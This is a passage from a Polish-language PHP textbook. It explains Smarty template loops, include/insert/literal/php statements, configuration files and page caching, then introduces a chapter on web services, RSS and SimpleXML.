Wykonanie powyższego skryptu zwróci następujące wyniki:

```
OH: Ohio<br />
CA: Kalifornia<br />
NY: Nowy Jork<br />
```

Funkcja `foreach` jest oczywiście bardzo przydatna, jednak Czytelnik koniecznie powinien poświęcić nieco czasu na dokładne poznanie podobnej pod względem funkcjonalnym, lecz zapewniającej znacznie większe możliwości funkcji `section`, opisanej w dalszej części rozdziału.

Funkcja foreachelse

Funkcja `foreachelse` jest stosowana wraz z funkcją `foreach` i działa dosyć podobnie do modyfikatora `default` w przypadku łańcuchów znaków — pozwala wygenerować jakiś alternatywny kod, w przypadku gdy tablica będzie pusta. Poniżej przedstawiłem przykład jej zastosowania:

```
{foreach $states as $key => $item}
    {$key}: $item}<br />
{foreachelse}
    <p>Nie znaleziono stanów spełniających zadane kryteria.</p>
{/foreach}
```

Warto zwrócić uwagę, że funkcja ta nie ma żadnego znacznika zamykającego, zamiast tego umieszcza się ją wewnątrz funkcji `foreach`, podobnie jak `elseif` wewnątrz funkcji `if`.

Funkcja section

Działanie funkcji `section` można by porównać do rozszerzonych możliwości funkcji `for` oraz `foreach` — pozwala ona przetworzyć w pętli dane zapisane w tablicy, choć jej składnia znacząco różni się od tej używanej w przypadku pętli `foreach`. Użyłem określenia „rozszerzonych”, gdyż funkcja ta zapewnia takie same możliwości przetwarzania

cyklicznego jak funkcje `for` i `foreach`, lecz posiada także wiele dodatkowych opcji zapewniających większą kontrolę nad sposobem wykonywania pętli. Opcje te określane są przy użyciu kilku parametrów funkcji.

Dwa spośród tych parametrów są wymagane:

- `name`: określa nazwę sekcji. To dowolny łańcuch znaków, który powinien odpowiadać przeznaczeniu danej sekcji.
- `loop`: określa liczbę iteracji pętli. Parametrem tym powinna być nazwa zmiennej tablicowej zawierającej przetwarzane dane.

Oprócz nich dostępnych jest także kilka parametrów opcjonalnych:

- `start`: określa indeks elementu, od którego rozpocznie się przetwarzanie tablicy. Jeśli na przykład tablica zawiera pięć elementów, a parametr `start` przyjmie wartość `3`, to iteracja rozpocznie się od elementu o tym indeksie. Jeśli parametrowi temu zostanie przypisana wartość mniejsza od zera, to pozycja, od jakiej rozpocznie się iteracja, zostanie określona względem końca, a nie początku tablicy.
- `step`: określa wartość, o jaką będzie modyfikowany indeks przetwarzanego elementu tablicy po każdej iteracji pętli. Domyślnie jest to wartość `1`. Na przykład przypisanie temu parametrowi wartości `3` spowoduje, że przetworzone zostaną elementy o indeksach `0`, `3`, `6`, `9` i tak dalej. Przypisanie mu wartości ujemnej spowoduje, że przetwarzanie zacznie się od końca tablicy i będzie przebiegało w kierunku jej początku.
- `max`: określa maksymalną liczbę iteracji pętli.
- `show`: określa, czy ta sekcja będzie wyświetlana, czy nie. Parametru tego można używać do debugowania programu, a następnie — po uruchomieniu aplikacji i udostępnieniu jej — można przypisać mu wartość `FALSE`.

Przeanalizujmy dwa przykłady. W pierwszym z nich przetwarzana będzie zwyczajna tablica indeksowana liczbami:

```
$smarty = new Smarty;
$titles = array(
    "PHP5 i MySQL. Biblia",
    "Python. Wprowadzenie.",
    "Head First PHP & MySQL. Edycja polska"
);

$smarty->assign("titles",$titles);
$smarty->display("titles.tpl");
```

A oto kod szablonu *titles.tpl*:

```
{section name=book loop=$titles}
    {$titles[book]}<br />
{/section}
```

Wykonanie powyższego fragmentu kodu zwróci następujące rezultaty:

```
PHP5 i MySQL. Biblia<br />
Python. Wprowadzenie.<br />
Head First PHP & MySQL. Edycja polska<br />
```

Należy zwrócić uwagę na nieco dziwną składnię — nazwa sekcji musi być używana podobnie do indeksu stosowanego w odwołaniach do tablic. Kolejną rzeczą, jaka zasługuje na uwagę, jest podwójna rola, jaką spełnia nazwa zmiennej `$titles` — określa ona zarówno tablicę, na jakiej będzie operować pętla, jak i jest używana w samych odwołaniach do danych.

Teraz przeanalizujmy przykład wykorzystujący tablicę asocjacyjną.

```
$smarty = new Smarty;
```

```
// Utworzenie tablicy
$titles[] = array(
    "title" => "PHP5 i MySQL. Biblia",
    "author" => "Clark Morgan",
    "published" => "2005"
);
$titles[] = array(
    "title" => "Python. Wprowadzenie.",
    "author" => "Mark Lutz",
    "published" => "2010"
);

$smarty->assign("titles", $titles);
$smarty->display("section2.tpl");
```

Szablon *section2.tpl* ma następującą postać:

```
{section name=book loop=$titles}
    <p>Tytuł: {$titles[book].title}<br />
    Autor: {$titles[book].author}<br />
    Rok wydania: {$titles[book].published}</p>
{/section}
```

Wykonanie powyższego przykładu zwróci następujące wyniki:

```
    <p>Tytuł: PHP5 i MySQL. Biblia<br />
    Autor: Clark Morgan<br />
    Rok wydania: 2005</p>
    <p>Tytuł: Python. Wprowadzenie.<br />
    Autor: Mark Lutz<br />
    Rok wydania: 2010</p>
```

Funkcja sectionelse

Funkcja `sectionelse` jest używana wraz z funkcją `section` i działa bardzo podobnie do modyfikatora `default` — pozwala określić alternatywną treść, która zostanie wygenerowana, w przypadku gdy tablica będzie pusta. Poniżej przedstawiłem przykład zastosowania funkcji `sectionelse`:

```
{section name=book loop=$titles}
    {$titles[book]}<br />
    {sectionelse}
    <p>Nie znaleziono rekordów spełniających zadane kryteria.</p>
{/section}
```

Warto zwrócić uwagę, że funkcja ta nie posiada żadnego znacznika zamykającego, zamiast tego jest ona umieszczana wewnątrz znaczników funkcji `section`, podobnie jak `elseif` wewnątrz znaczników `if`.

Instrukcje

Smarty udostępnia także kilka instrukcji służących do wykonywania określonych, specjalnych zadań. Kilka z nich zostało opisanych w tym punkcie rozdziału.

Instrukcja include

Instrukcja `include` działa mniej więcej tak samo jak analogiczna instrukcja języka PHP, z tą różnicą, że służy wyłącznie do dołączania innych szablonów wewnątrz aktualnie przetwarzanego.

Załóżmy na przykład, że do pewnego szablonu chcemy dołączyć dwa pliki: *header.tpl* oraz *footer.tpl*. Można to zrobić w następujący sposób:

```
{include file="/usr/local/lib/book/19/header.tpl"}
{* Tu można wykonać inne instrukcje *}
{include file="/usr/local/lib/book/19/footer.tpl"}
```

Instrukcja ta posiada także kilka szczególnych możliwości. Przede wszystkim można do niej przekazać opcjonalny atrybut `assign`. W takim przypadku zawartość dołączanego pliku zostanie zapisana w zmiennej, której nazwa została podana jako wartość atrybutu `assign`:

```
{include file="/usr/local/lib/book/19/header.tpl" assign="header"}
```

W tym przypadku zawartość pliku *header.tpl* nie zostanie wyświetlona, lecz zapisana w zmiennej `$header`.

Druga możliwość instrukcji `include` pozwala przekazywać atrybuty do dołączanych szablonów. Załóżmy na przykład, że chcemy przesłać do pliku *header.tpl* atrybut `title` o wartości `"Moja strona domowa"`:

```
{include file="/usr/local/lib/book/19/header.tpl" title="Moja strona domowa"}
```

Trzeba pamiętać, że wszelkie przekazane w ten sposób atrybuty będą dostępne wyłącznie w dołączanym pliku, lecz nie w aktualnie przetwarzanym szablonie.

■ **Uwaga** Instrukcja `fetch` realizuje to samo zadanie co `include`, czyli dołącza plik do szablonu. Obie instrukcje różnią się jednak pod dwoma względami. Po pierwsze, instrukcja `fetch` pozwala dołączać nie tylko pliki lokalne, lecz także pliki, które należy pobrać przy użyciu protokołów HTTP lub FTP. A po drugie, instrukcja ta nie daje możliwości stosowania atrybutów podczas pobierania wskazanego pliku.

Instrukcja insert

Instrukcja `insert` działa dosyć podobnie do `include`, z tym że jest przeznaczona do dołączania danych, które nie powinny być przechowywane w pamięci podręcznej. Można na przykład używać jej do wyświetlania na stronach bezustannie aktualizowanych informacji, takich jak notowania giełdowe, prognozy pogody bądź też jakiekolwiek inne dane, które mogą się często zmieniać. Udostępnia ona także cztery parametry — jeden wymagany i trzy opcjonalne:

- *`name`*: ten wymagany parametr określa nazwę danej funkcji `insert`.
- `assign`: parametr opcjonalny, którego można używać, jeśli wyniki mają być zapisane w zmiennej, a nie wyświetlane.
- `script`: ten opcjonalny parametr pozwala określić skrypt PHP, który zostanie wykonany bezpośrednio przed dołączeniem wskazanego pliku. Można go używać, w przypadku gdy zawartość wyświetlanego pliku zależy od konkretnej operacji wykonanej przez skrypt. Można na przykład wykonać skrypt, który zwróci notowania pewnych domyślnych akcji, i wyświetlić je bez umieszczania w pamięci podręcznej.
- *`var`*: ten opcjonalny parametr umożliwia przekazanie do szablonu dodatkowych parametrów, które mogą być w nim używane. W ten sposób można przekazać do szablonu dowolną liczbę parametrów.

Parametr *`name`* jest szczególny, gdyż określa on swoistą przestrzeń nazw dla treści, które mają być wyświetlane w szablonie. W momencie napotkania znacznika `insert` Smarty sprawdza, czy programista zdefiniował własną funkcję *`insert_wartosc_name()`*, i jeśli uda się ją znaleźć, to przekazuje do niej wszystkie zmienne określone w znaczniku `insert` przy użyciu parametru *`var`*. Wszystkie wyniki, które zwróci ta funkcja, zostaną wyświetlone w miejscu, w jakim został umieszczony znacznik `insert`.

Przeanalizujmy szablon o następującej postaci:

```
<img src="/www/htdocs/ads/images/{insert name="banner" height=468 width=60}.gif"/>
```

W momencie jego przetwarzania Smarty spróbuje wywołać zdefiniowaną przez użytkownika funkcję `insert_banner()`, przekazując do niej dwa parametry: `height` oraz `width`.

Instrukcja literal

Zastosowanie instrukcji `literal` informuje Smarty, że wszelkie dane umieszczone pomiędzy jej znacznikami należy wyświetlić w postaci dosłownej, bez próby jakiejkolwiek ich interpretacji. Jest ona używana do umieszczania w szablonach kodu JavaScript i CSS (kaskadowych arkuszy stylów), bez zwracania uwagi na potencjalne konflikty z ogranicznikami używanymi przez Smarty (czyli nawiasy klamrowe). Przeanalizujmy następujący przykład, w którym chcemy wyświetlić w szablonie fragment kodu CSS:

```
<html>
<head>
    <title>Witaj, {$user}</title>
    {literal}
        <style type="text/css">
            p {
                margin: 5px;
              }
        </style>
    {/literal}
</head>
...
```

Jeśli zamykający znacznik `</style>` nie zostanie umieszczony wewnątrz znaczników `literal`, to Smarty zgłosi błąd przetwarzania, gdyż będzie się starał wykorzystać nawiasy klamrowe znajdujące się w kodzie CSS. (Oczywiście, nastąpi to wyłącznie wtedy, gdy domyślny ogranicznik, którym są nawiasy klamrowe, nie został zmieniony).

Instrukcja php

Przy użyciu instrukcji `php` można umieszczać wewnątrz szablonu kod PHP. Każdy kod umieszczony pomiędzy znacznikami `{php}` oraz `{/php}` zostanie wykonany przez interpreter PHP. Poniżej przedstawiłem przykład prostego szablonu wykorzystującego tę funkcję:

```
Witam na mojej witrynie.<br />
{php}echo date("j.m.Y"){/php} r.
```

A oto wyniki wygenerowania tego szablonu:

```
Witam na mojej witrynie.<br />
17.07.2010 r.
```

Ze względu na potencjalne możliwości nadużywania tej funkcji w wersji 3 mechanizmu Smarty jej obsługa została domyślnie wyłączona. Można ją włączyć, przypisując właściwości `allow_php_tag` wartość `TRUE`.

■ **Uwaga** Smarty udostępnia jeszcze jedną funkcję podobną do `php`. Jest nią funkcja `include_php`. Można jej używać w celu umieszczenia w szablonie wyników wykonania określonego skryptu PHP, na przykład aby poprawić separację warstw aplikacji. Oprócz tego funkcja `include_php` udostępnia kilka innych opcji, a szczegółowe informacje na ich temat można znaleźć w dokumentacji mechanizmu Smarty.

Tworzenie plików konfiguracyjnych

Programiści już od bardzo dawna używają plików konfiguracyjnych jako sposobu przechowywania danych określających zachowanie i sposób działania aplikacji. Na przykład plik *php.ini* określa bardzo wiele aspektów działania środowiska PHP. Projektanci stosujący szablony Smarty mogą korzystać z możliwości zapewnianych

przez pliki konfiguracyjne. Można na przykład użyć plików konfiguracyjnych do przechowywania tytułów stron, komunikatów wyświetlanych użytkownikom bądź też jakichkolwiek innych informacji, które zasługują na to, by umieszczać je w jednym miejscu.

Poniżej przedstawiłem przykład pliku konfiguracyjnego (załóżmy, że nosi on nazwę *app.config*):

```
# Zmienne globalne
appName = "PrzykładyPHP. Nowy portal technologiczny"
copyright = "Copyright 2010 PrzykladyPHP.pl TechSite."

[Aggregation]
title = "Najnowsze doniesienia"
warning = """Informacje o prawach autorskich. Zamieszczonych tu informacji można używać wyłącznie
➥na własne potrzeby."""

[Detail]
title = "Dokładniejsza analiza..."
```

Elementy zapisane w nawiasach kwadratowych są nazywane *sekcjami*. Wszelkie elementy umieszczone poza sekcjami są traktowane jako *globalne*. Należy je umieścić przed definicją pierwszej sekcji. W następnym punkcie rozdziału przedstawiono metodę `configLoad()`, służącą do wczytywania plików konfiguracyjnych, oraz opisano sposoby korzystania ze zmiennych konfiguracyjnych w szablonach. Należy także zwrócić uwagę, że wartość zmiennej konfiguracyjnej `warning` została zapisana w aż trzech parach cudzysłowów. Zastosowanie takiej składni jest konieczne, w przypadku gdy łańcuch znaków musi być zapisany w kilku wierszach.

■ **Uwaga** Oczywiście, pliki konfiguracyjne Smarty nie mają na celu zastąpienia CSS. Arkuszy stylów należy używać do określania różnych aspektów wyglądu witryny (kolorów tła, czcionek i tak dalej), natomiast plików konfiguracyjnych do przechowywania wszelkich innych informacji niezwiązanych ze stylami, takich jak tytuły stron.

Metoda configLoad()

Pliki konfiguracyjne są przechowywane w katalogu *configs*, a do ich wczytywania służy metoda `configLoad()` lub funkcja `config_load`, która pozwala wczytywać pliki konfiguracyjne z poziomu szablonów. Poniższy przykład demonstruje, w jaki sposób można wczytać plik konfiguracyjny *app.config*:

```
$smarty = new Smarty;
$smarty->configLoad("app.config");
```

Należy jednak zwrócić uwagę, że powyższe wywołanie wczyta z pliku konfiguracyjnego jedynie zmienne globalne. Aby wczytać konkretną sekcję, należy podać jej nazwę jako drugi argument wywołania metody `configLoad()`. A zatem, wracając do przedstawionego przykładu, aby wczytać dane zdefiniowane w sekcji `Aggregation` pliku konfiguracyjnego *app.config*, należałoby użyć wywołania o następującej postaci:

```
$smarty->configLoad("app.config", "Aggregation");
```

Korzystanie ze zmiennych konfiguracyjnych

Do zmiennych pochodzących z plików konfiguracyjnych należy się odwoływać w nieco inny sposób niż do wszystkich innych zmiennych. Aby wyświetlić wartość zmiennej konfiguracyjnej w szablonie, trzeba użyć specjalnej zmiennej mechanizmu Smarty — `$smarty.config`. Oto przykład jej użycia: `{$smarty.config.title}`.

Stosowanie arkuszy stylów w szablonach Smarty

Osoby, które znają kaskadowe arkusze stylów (CSS), mogą zastanawiać się nad problemem konfliktu składni arkuszy CSS i szablonów. W obu przypadkach stosowane są bowiem nawiasy klamrowe ({}), które mają specjalne znaczenie. Samo umieszczenie znaczników CSS w sekcji nagłówka dokumentu HTML zapisanego w szablonie spowodowałoby zgłoszenie błędu „unrecognized tag" (nierozpoznany znacznik):

```
<html>
<head>
<title>{$title}</title>
<style type="text/css">
    p {
        margin: 2px;
    }
</style>
</head>
...
```

Nie ma się jednak czym przejmować, problem ten można bowiem rozwiązać aż na trzy różne sposoby:

- Używając znacznika `link`, by wczytać informacje o stylach z odrębnego pliku:

  ```
  <html>
  <head>
      <title>{$title}</title>
      <link rel="stylesheet" type="text/css" href="default.css" />
  </head>
  ...
  ```

- Zapisując kod arkusza stylów w szablonie, wewnątrz znacznika `literal`. Znacznik ten informuje mechanizm Smarty, żeby nie przetwarzać jego zawartości:

  ```
  {literal}
  <style type="text/css">
      p {
          margin: 2px;
      }
  {/literal}
  ```

- Modyfikując domyślne ograniczniki używane przez mechanizm Smarty. Można to zrobić za pomocą atrybutów `left_delimiter` oraz `right_delimiter`:

  ```
  <?php
      require("Smarty.class.php");
      $smarty = new Smarty;
      $smarty->left_delimiter = '{{{';
      $smarty->right_delimiter = '{{{';
      ...
  ?>
  ```

Choć wszystkie te sposoby rozwiązują problem, to jednak chyba najwygodniejszym z nich jest pierwszy, gdyż umieszczanie kodu arkusza stylów w osobnym pliku i tak jest powszechnie stosowanym rozwiązaniem. Poza tym rozwiązanie to nie zmusza nas do modyfikowania kluczowych, domyślnych ustawień mechanizmu (czyli ograniczników).

Wykorzystanie pamięci podręcznej

W aplikacjach, które intensywnie korzystają z danych, często występują duże narzuty związane z kosztownymi operacjami pobierania i przetwarzania danych. W przypadku aplikacji internetowych problem jest dodatkowo potęgowany przez bezstanowy charakter protokołu HTTP. A zatem dla każdego odbieranego przez serwer żądania wykonywane będą te same operacje i to niezależnie od tego, czy dane uległy zmianie, czy nie. Problem tej jest jeszcze dodatkowo pogarszany przez fakt, że aplikacje są udostępniane w największej, ogólnoświatowej sieci. Wziąwszy pod uwagę środowisko, nie dziwi, że bardzo wiele uwagi poświęcono kwestiom związanym ze sposobami poprawiania efektywności działania aplikacji internetowych. Jedno z rozwiązań, które zapewnia największe możliwości, jest zarazem najbardziej logiczne: dynamiczne strony należy zamienić na statyczne i odświeżać wyłącznie wtedy, gdy ich zawartość uległa zmianie, lub w regularnych, określonych odstępach czasu. Rozwiązania tego typu nazywane są *przechowywaniem stron w pamięci podręcznej*, a Smarty nimi dysponuje. Właśnie te aspekty mechanizmu Smarty, wraz z kilkoma stosownymi przykładami, zostały przedstawione w tym podrozdziale.

■ **Uwaga** Przechowywanie stron w pamięci podręcznej różni się od ich *kompilacji* pod dwoma względami. Po pierwsze, choć kompilacja redukuje nieco narzuty, zamieniając szablony na skrypty PHP, to jednak operacje pobierania danych w warstwie logiki aplikacji zawsze muszą być wykonywane. Z kolei przechowywanie stron w pamięci podręcznej zmniejsza narzuty związane z generowaniem stron na obu poziomach — eliminuje konieczność wielokrotnego wykonywania tych samych operacji w warstwie logiki i konwertuje szablony na postać statyczną. Po drugie, kompilacja jest włączona domyślnie, natomiast w przypadku korzystania z pamięci podręcznej to programista musi jej jawnie zażądać.

Jeśli chcemy skorzystać z przechowywania stron w pamięci podręcznej, to musimy odpowiednio ustawić właściwość `$caching` obiektu `Smarty`, jak pokazano na poniższym przykładzie:

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;
    $smarty->display("news.tpl");
?>
```

Teraz wywołania metod `display()` oraz `fetch()` będą zapisywać docelową zawartość szablonu w katalogu określonym przez właściwość `$cache_dir`.

Określanie czasu przechowywania stron

Strony przechowywane w pamięci podręcznej pozostają ważne przez pewien czas. Można go określić przy użyciu właściwości `$cache_lifetime`, przy czym jest on wyrażany w sekundach, a jego domyślna wartość wynosi `3600` (czyli jedną godzinę). Gdyby zatem trzeba było zmodyfikować to domyślne ustawienie, można by to zrobić w następujący sposób:

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;

    // Ustawiamy czas przechowywania stron na 30 minut.
    $smarty->cache_lifetime = 1800;
    $smarty->display("news.tpl");
?>
```

Wszystkie szablony wygenerowane i zapisane w pamięci podręcznej przy użyciu tego obiektu `Smarty` używałyby zmodyfikowanego ustawienia.

Czasami przydaje się także możliwość przesłonięcia określonego wcześniej czasu przechowywania stron w pamięci podręcznej i stosowania różnych ustawień dla różnych szablonów. Można to zrobić, przypisując właściwości `$caching` wartość 2:

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 2;

    // Ustawiamy czas przechowywania stron na 20 minut.
    $smarty->cache_lifetime = 1200;
    $smarty->display("news.tpl");
?>
```

W tym przypadku, ponieważ przesłoniliśmy ustawienie globalne, szablon *news.tpl* będzie przechowywany w pamięci podręcznej przez 20 minut.

Eliminowanie narzutów dzięki użyciu metody isCached()

Jak już wspomniano wcześniej, przechowywanie szablonów w pamięci podręcznej jest także w stanie wyeliminować narzuty, które występują zawsze, jeśli tylko pamięć podręczna nie jest używana (gdyż sama kompilacja nie pozwala nam ich uniknąć). Niemniej możliwość ta nie jest dostępna domyślnie. Aby z niej skorzystać, konieczne jest zastosowanie instrukcji warunkowej wykorzystującej metodę `isCached()`. Oto jej przykład:

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;

    if (!$smarty->isCached("lottery.tpl")) {
        if (date('l') == "Tuesday") {
            $random = rand(100000,999999);
        }
    }
    $smarty->display("lottery.tpl");
?>
```

W tym przypadku przed przygotowaniem danych dla szablonu skrypt sprawdza, czy jego wersja przechowywana w pamięci podręcznej jest aktualna.

Przechowywanie w pamięci podręcznej wielu wersji tego samego szablonu

Dowolny szablon Smarty może być używany w celu zapewnienia spójnej prezentacji całej serii poradników, grupie doniesień prasowych, wpisów do bloga itd. Ponieważ jeden szablon jest używany do wyświetlenia wielu unikalnych elementów, rodzi się pytanie, czy istnieje możliwość przechowywania w pamięci podręcznej wielu egzemplarzy tego samego szablonu. Odpowiedź na to pytanie jest łatwiejsza, niż można by przypuszczać. Okazuje się, że twórcy mechanizmu Smarty już rozwiązali ten problem za nas, zapewniając możliwość przypisania unikalnego identyfikatora każdemu szablonowi zapisywanemu w pamięci podręcznej. Identyfikator ten jest podawany wraz z nazwą szablonu w wywołaniu metody `display()`. Załóżmy na przykład, że chcemy przechowywać w pamięci podręcznej każdy egzemplarz szablonu używanego do prezentowania życiorysów słynnych bokserów:

```
<?php
    require("Smarty.class.php");
    require("boxer.class.php");
```

```
    $smarty = new Smarty;

    $smarty->caching = 1;

    try {

        // Jeśli szablonu nie ma w pamięci podręcznej, to należy pobrać
        // niezbędne informacje
        if (!is_cached("boxerbio.tpl", $_GET['boxerid'])) {
            $bx = new boxer();

            if (! $bx->retrieveBoxer($_GET['boxerid']) )
                throw new Exception("Nie znaleziono boksera.");

            // Utworzenie odpowiednich zmiennych dla szablonu
            $smarty->assign("name", $bx->getName());
            $smarty->assign("bio", $bx->getBio());
        }

        /* Wygenerowanie szablonu, zapisanie go w pamięci podręcznej
         * i przypisanie nazwy określonej jako $_GET['boxerid']. Jeśli
         * szablon jest dostępny w pamięci podręcznej, należy go pobrać
         */
        $smarty->display("boxerbio.tpl", $_GET['boxerid']);

    } catch (Exception $e) {
        echo $e->getMessage();
    }
?>
```

Szczególną uwagę należy zwrócić na ten wiersz kodu:

```
$smarty->display("boxerbio.tpl", $_GET['boxerid']);
```

Realizuje on dwa zadania: pobiera przechowywaną w pamięci podręcznej wersję szablonu *boxerbio.tpl* o nazwie określonej przez wartość `$_GET['boxerid']` oraz, jeśli taka wersja nie jest dostępna, generuje egzemplarz szablonu i zapisuje go pod podaną nazwą w pamięci podręcznej. W taki sposób można zapisywać w pamięci podręcznej dowolną liczbę różnych wersji tego samego szablonu.

Kilka ostatnich uwag o stosowaniu pamięci podręcznej

Przechowywanie stron w pamięci podręcznej na pewno w znacznym stopniu poprawi wydajność działania tworzonej aplikacji i w przypadku korzystania z mechanizmu Smarty należy poważnie rozważyć zastosowanie tego rozwiązania. Ponieważ jednak najpotężniejsze aplikacje internetowe czerpią swoje możliwości z dynamicznego charakteru, konieczne będzie wyważenie poprawy wydajności działania i utraty aktualności stron przechowywanych w pamięci podręcznej wraz z upływem czasu. W tym podrozdziale Czytelnik dowiedział się, jak określać czas przechowywania stron w pamięci podręcznej dla poszczególnych szablonów oraz jak warunkowo wykonywać fragmenty logiki aplikacji, w zależności od tego, czy określony szablon przechowywany w pamięci podręcznej jest ważny, czy nie. Tworząc poszczególne szablony, koniecznie należy się zastanowić, czy w ich przypadku warto skorzystać z takiego rozwiązania, czy nie jest to potrzebne.

Podsumowanie

Smarty jest doskonałym rozwiązaniem dokuczliwych problemów, z którymi twórcy aplikacji internetowych muszą się bardzo często borykać. Nawet jeśli Czytelnik nie zdecyduje się go używać, to mam nadzieję, że zagadnienia przedstawione w tym rozdziale przekonają go, że zastosowanie jakiegoś mechanizmu obsługi szablonów i tak będzie konieczne.

W następnym rozdziale zabawa będzie trwać dalej, gdyż zostało w nim przedstawione zastosowanie możliwości języka PHP do implementacji jednego z nowszych rozwiązań związanych z wykorzystaniem internetu, jakie pojawiło się w ciągu ostatnich lat: usług sieciowych. W rozdziale tym Czytelnik pozna kilka interesujących cech tych usług i przekona się, że niektóre z nich są już wbudowane w PHP, a z niektórych można korzystać dzięki dodatkowym rozszerzeniom.

ROZDZIAŁ 20

Usługi sieciowe

Nowoczesne witryny internetowe rzadko działają niezależnie. Wręcz przeciwnie — bardzo często stworzenie nowych, unikalnych usług wymaga od witryny skorzystania z danych, możliwości, nośników przechowywania danych czy też nawet mocy obliczeniowej niezależnych usług lub serwerów. Widocznymi przykładami takich rozwiązań mogą być choćby witryny Walk Jog Run (*www.walkjogrun.net*) lub Woozor (*www.woozor.com*). Bazują one na Google Maps API oraz dodatkowych źródłach danych, a ich wspólne wykorzystanie pozwoliło na stworzenie bardzo atrakcyjnych internetowych narzędzi. Istnieją miliony innych witryn, które w podobny sposób korzystają z zewnętrznych usług i narzędzi. Czasami to uzależnienie nie jest widoczne na pierwszy rzut oka. Tak dzieje się w przypadku usługi CloudFront firmy Amazon, która służy do udostępniania witrynom obrazków oraz innych plików statycznych. Inne witryny mogą korzystać z usług tego typu, by w prosty sposób wyliczać koszty przesyłek (przykładem mogą tu być narzędzia udostępniane przez pocztę amerykańską, United States Postal Service — informacje na ich temat można znaleźć na stronie *www.usps.com/webtools*) lub realizacji zamówień (przykładem jest usługa Amazon FWS, *aws.amazon.com/fws*).

Wszelkie rozwiązania udostępniane przez firmy zewnętrzne są określane wspólnie jako *usługi sieciowe* (ang. *web services*). W tym rozdziale zostały omówione podstawy techniczne umożliwiające tworzenie usług sieciowych. Poza tym opisano tu także sposób, w jaki można zastosować język PHP, by *od zaraz* zacząć korzystać z takich usług we własnych aplikacjach. Konkretnie rzecz biorąc, w rozdziale tym zostały opisane następujące zagadnienia:

- **Dlaczego powstały usługi sieciowe?** Jeśli Czytelnik jeszcze nie miał okazji spotkać się z zagadnieniami usług sieciowych, to w tej części rozdziału wyjaśniam, z jakich powodów zostały one opracowane oraz w jaki sposób zmieniają krajobraz internetowych aplikacji.
- **RSS**: w czasie, kiedy powstawała ogólnoświatowa pajęczyna (WWW), jej twórcy mieli raczej niewielkie pojęcie, że ich dzieło przyczyni się do jednego z największych technologicznych skoków w dziejach ludzkości. Jednak niesamowita popularność, jaką zyskało to medium, spowodowała, że jego technologiczne rozwiązania były wykorzystywane na różne sposoby, których ich twórcy nigdy by sobie nie wyobrazili. W efekcie powstało wiele nowych metod publikowania informacji na WWW, które — podobnie jak ich poprzedniczki — zaczynają mieć coraz większy wpływ na to, jak pobieramy i przeglądamy informacje. Jedna z takich technologii jest określana jako *Really Simple Syndication*, choć znacznie częściej stosuje się jej skrótową nazwę *RSS*. Ta część rozdziału przedstawia tę technologię i pokazuje, w jaki sposób można wzbogacić aplikację o kanały RSS, korzystając ze wspaniałego narzędzia — *MagpieRSS*.
- **SimpleXML**: rozszerzenie PHP o nazwie SimpleXML udostępnia nową, bardzo praktyczną metodę przetwarzania danych XML. Ta część rozdziału opisuje to rozszerzenie i przedstawia kilka przykładów demonstrujących jego potężne i intuicyjne możliwości.

Dlaczego powstały usługi sieciowe?

Choć typowi programiści zazwyczaj stosują się do grupy luźno zdefiniowanych zasad i używają wybranych narzędzi, to jednak każdy z nich tworzy oprogramowanie w sposób, jaki mu najbardziej odpowiada, podobnie jak artysta, który zazwyczaj korzysta z ulubionego środka wyrazu oraz ma własny styl. Dlatego też nie zaskakuje fakt, że choć programiści niejednokrotnie są podobni pod względem ubioru i zachowania, to jednak na tym podobieństwa te się kończą. Ten brak zgody na stosowanie się do ogólnie przyjętych zasad programistycznych przysparza wielu problemów, przede wszystkim ma negatywny wpływ na łatwość utrzymania oprogramowania, jego skalowalność, rozszerzalność i współdziałanie.

Problemy związane ze współdziałaniem aplikacji zaczęły być szczególnie wyraźne na przestrzeni kilku ostatnich lat, co miało związek z niesamowitymi możliwościami, jakie firmy na całym świecie zyskały dzięki internetowi. Bardzo często, o ile nie zawsze, pełne wykorzystanie internetowego partnerstwa i współpracy wymaga także pewnej integracji używanych systemów informatycznych. I tu właśnie pojawia się problem. Skoro projektanci systemów nie przewidzieli, że kiedyś może się pojawić konieczność ścisłej integracji danego systemu z innym, to w jaki sposób będzie można wykorzystać wszystkie możliwości, jakie zapewnia internet? I rzeczywiście zagadnienie to było tematem bardzo poważnej dyskusji od samego początku tego nowego, elektronicznego wieku.

Technologia usług sieciowych jest dziś jednym z najbardziej obiecujących sposobów rozwiązania problemu współdziałania. Jak to obecnie zazwyczaj bywa, społeczność Wikipedii opracowała wspaniałą, techniczną definicję usług sieciowych (*en.wikipedia.org/wiki/Web_service*[1]):

> *Usługi sieciowe są zazwyczaj interfejsami programowania aplikacji (API) lub ich internetowymi odpowiednikami, z których można korzystać przy użyciu protokołu HTTP. Można je wykonywać na udostępniających je zdalnych komputerach.*

Tworzenie, publikowanie i dostęp do tych API zapewnia ogromne możliwości, takie jak:

- **Możliwość traktowania oprogramowania jako usługi**: wyobraźmy sobie tworzenie witryny do handlu elektronicznego, wymagającej przeliczania walut z wykorzystaniem wielu różnych kursów wymiany. Jednak zamiast samemu zaprzątać sobie głowę wymyślaniem sposobów automatycznego analizowania treści witryny publikującej te informacje, wyobraźmy sobie wykorzystanie usługi, która je udostępnia. Kod, jaki trzeba by w takim przypadku napisać, byłby znacznie bardziej czytelny, a co więcej, znacznie mniej podatny na błędy, jakie mogłyby wynikać ze zmiany sposobu prezentacji danych na witrynie, z której są pobierane.
- **Znaczące uproszczenie procesu integracji aplikacji korporacyjnych**: programiści niejednokrotnie muszą poświęcać mnóstwo czasu, by stworzyć rozwiązania pozwalające na połączenie całkowicie odmiennych aplikacji. Porównajmy to rozwiązanie z dwoma aplikacjami przystosowanymi do wykorzystania usług sieciowych, w których proces ich użycia jest ustandaryzowany i niezależny od używanego języka.
- **Możliwość globalnego wykorzystania**: ponieważ usługi sieciowe udostępniają interfejsy pozwalające na korzystanie z metod aplikacji w sposób całkowicie niezależny od używanej platformy sprzętowej, zatem mogą być jednocześnie wykorzystywane przez aplikacje działające w przeróżnych systemach operacyjnych. Na przykład usługa sieciowa działająca w ramach aplikacji do prowadzenia handlu elektronicznego może zapewniać kierownictwu firmy dostęp do danych magazynowych za pośrednictwem klienta działającego w systemie Windows, jak również napisanego w języku Perl i wykonywanego na serwerze skryptu, generującego codzienne raporty i rozsyłającego je pocztą elektroniczną do wybranych pracowników.
